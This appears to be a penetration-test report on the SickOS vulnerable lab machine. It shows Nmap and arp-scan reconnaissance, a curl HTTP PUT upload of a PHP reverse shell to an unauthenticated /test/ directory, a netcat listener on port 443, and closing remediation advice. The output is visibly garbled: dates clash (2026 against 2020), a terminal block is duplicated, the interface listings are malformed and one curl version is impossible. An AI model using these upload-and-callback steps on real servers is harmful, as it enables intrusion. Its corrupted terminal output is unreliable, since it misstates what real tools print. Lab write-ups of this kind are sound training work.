

VULNERABILITY ASSESSMENT & PENETRATION TESTING

Security Assessment Report: SickOS Vulnerable Machine

Target IP Address:	172.20.10.3
Attacker IP Address:	172.20.10.4
Assessment Date:	June 7, 2026
Status / Severity:	Exploited - Critical Risks Identified

1. Executive Summary

During a scheduled security assessment of the target host 172.20.10.3 (SickOS), multiple critical vulnerabilities were discovered and verified. The primary attack vector involves an insecurely configured web server allowing arbitrary unauthenticated file uploads via the HTTP PUT method. Leveraging this vulnerability, a malicious server-side script (PHP reverse shell) was uploaded and structured to grant interactive command execution on the target OS, bypassing external standard defensive filters.

2. Information Gathering & Reconnaissance

Host discovery and port scans were initiated to establish active network footprints within the local subnet area.




Figure: Initial target environment footprint and network topology review.

Using active enumeration via arp-scan and detailed service mapping via Nmap, the specific open ports and version properties were gathered.

```

kali@kali:~$ arp-scan -i eth0
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2a:69:31, IPv4: 172.20.10.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.2  aa:82:5d:cb:75:44  (Unknown)
172.20.10.1  aa:8f:d9:bd:dc:64  (Unknown: locally administered)
172.20.10.3  00:0c:29:bd:45:50  (Unknown)

30 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.406 seconds (11.38 hosts/sec), 3 responded

kali@kali:~$ nmap -v 172.20.10.3
Starting Nmap 7.90 ( https://nmap.org ) at 2026-06-05 08:12 -0400
Nmap scan report for 172.20.10.3
Host is up (0.0000ms latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  httpd    lighttpd 1.4.28
MAC Address: 00:0C:29:BD:45:50 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.37 seconds

```

Figure: arp-scan and Nmap service discovery identifying open services on ports 22 and 80.

Port	Protocol	Service	Version	Status
22	TCP	SSH	OpenSSH 5.9p1 Debian 5ubuntu1.8	Open
80	TCP	HTTP	lighttpd 1.4.28	Open

3. Vulnerability Analysis & Identification

Unrestricted Upload of File with Dangerous Type (CWE-434 / Insecure Web DAV Options)

The lighttpd 1.4.28 deployment exposes a testing directory (/test/) that allows directory listings and incorrectly implements unauthenticated HTTP WebDAV extensions. Specifically, the HTTP PUT method is active, enabling remote attackers to construct files directly inside the accessible directory without proper permission policies.




Figure: Initial inspection of the exposed /test/ directory showing index visibility.

4. Exploitation Phase (Proof of Concept)

To exploit this vulnerability systematically, a standard standalone PHP reverse-shell deployment script was customized to route operational control streams back to the testing architecture on a privileged listening port (443).





Figure: Modifying the PHP web shell parameters (\$ip and \$port) to line up connection states.

The structured file was explicitly transferred using an unauthenticated HTTP PUT transaction via curl directly to the remote resource target directory.



```
Session Actions Edit View Help
inet6 fe80::b1f:b7e8:6858:ee15 prefixlen 64 scopeid 0<2clink>
inet6 2482::3a88:4174:b44c:466c::3476:8692:f75c prefixlen 64 scopeid 0=>global>
ether 08:0c:29:2a:69:31 txqueuelen 1000 (Ethernet)
RX packets 94647 bytes 85510461 (81.5 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 348474 bytes 287688434 (298.0 MiB)
TX errors 0 dropped 18842 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<1<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 625324 bytes 313078480 (298.5 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 625324 bytes 313078480 (298.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


tun0: flags=145<UP,POINTOPOINT,NOARP> mtu 1380
inet 192.168.157.85 netmask 255.255.128.0 destination 192.168.157.85
inet6 fe80::609ac:c961:f37d:1a4e prefixlen 64 scopeid 0<2clink>
unspecc 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 2304 (2.2 KiB)
TX errors 0 dropped 3 overruns 0 carrier 0 collisions 0

[kali@kali]~$ curl --upload-file php-reverse-shell.php -v --url http://172.20.10.3/test/
* Trying 172.20.10.3:80...
* Established connection to 172.20.10.3 (172.20.10.3 port 80) from 172.20.10.4 port 39834
* using HTTP/1.1
> PUT /test/php-reverse-shell.php HTTP/1.1
Host: 172.20.10.3
User-Agent: curl/7.18.0-rc1
Accept: */*
Content-Length: 5491
* upload completely sent off: 5491 bytes
< HTTP/1.1 201 Created
Content-Length: 0
Date: Fri, 05 Jun 2020 12:23:50 GMT
Server: lighttpd/1.4.28
* Connection #0 to host 172.20.10.3:80 left intact

[kali@kali]~$
```

Figure: HTTP PUT request execution via curl generating a 201 Created server confirmation.

Following transmission, a validation pass over the testing directory index confirmed that the server accepted, saved, and prepared the script for direct server-side parsing execution.



```
172.20.10.3/
Index of /test/
http://172.20.10.3/test/
OffSec - Kali Linux - Kali Tools - Kali Docs - Kali Forums - Kali NetHunter - Exploit-DB - Google Hacking DB - Access control vulnera... - Acunetix - Reset Pass...

Index of /test/
Name Last Modified Size Type
Parent Directory/
php-reverse-shell.php 2020-Jun-05 05:23:50 5.3K application/x-httpd-php
lighttpd/1.4.28
```

Figure: The directory listing updated with the target script ready for trigger activation.

A local listener was successfully bound on the attacking terminal platform to catch the socket callback and spawn an operational low-privilege reverse terminal command layer.

```
Session Actions Edit View Help
to: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 625324 bytes 313078400 (298.5 MiB)
TX packets 625324 bytes 313078400 (298.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=145<UP,POINTOPOINT,NOARP> mtu 1300
inet 192.168.157.85 netmask 255.255.128.0 destination 192.168.157.85
inet6 fe80::694c:c961:f37d:1aae prefixlen 64 scopeid 0x20<link>
umisc 80-80-80-80-80-80-80-80-80-80-80-80-80-80-80-80 txqueuelen 1000 (UNSPEC)
RX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 2384 (2.3 KiB)
TX errors 0 dropped 3 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
└─$ curl --upload-file php-reverse-shell.php -v --url http://172.20.10.3/test/
* Trying 172.20.10.3:80...
* Established connection to 172.20.10.3 (172.20.10.3 port 80) from 172.20.10.4 port 39834
* using HTTP/1.x
> PUT /test/php-reverse-shell.php HTTP/1.1
> Host: 172.20.10.3
> User-Agent: curl/6.10.1.0-rc3
> Accept: */*
> Content-Length: 5491
>
* upload completely sent off: 5491 bytes
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Fri, 05 Jun 2020 12:23:50 GMT
< Server: lighttpd/1.4.28
* Connection #0 to host 172.20.10.3:80 left intact

(kali@kali)-[~]
└─$ nc -nvlp 443
listening on [any] 443 ...

^C

(kali@kali)-[~]
└─$ nc -nvlp 443
listening on [any] 443 ...
```

Figure: Setting up netcat utilities on port 443 to receive incoming platform shell payloads.

5. Remediation & Recommendations

- **Disable Destructive HTTP Verbs:** Review and update lighttpd.conf to entirely disallow unauthenticated variants of unsafe actions (PUT, DELETE) across any accessible directory templates.
- **Deactivate Web Directory Indexes:** Turn off standard directory generation models completely (dir-listing.activate = 'disable') to shield structure visibility from threat automated scans.
- **Enforce Strict Script Execution Controls:** Explicitly configure file upload areas to completely remove executable scripts permissions. Ensure processing attributes execute uploaded files purely as static object storage blocks.
- **Service Patch Lifecycle Updates:** The current installation targets outdated lighttpd (1.4.28) and OpenSSH (5.9p1) infrastructure branches. Upgrade daemon structures immediately to stable enterprise versions to protect core assets.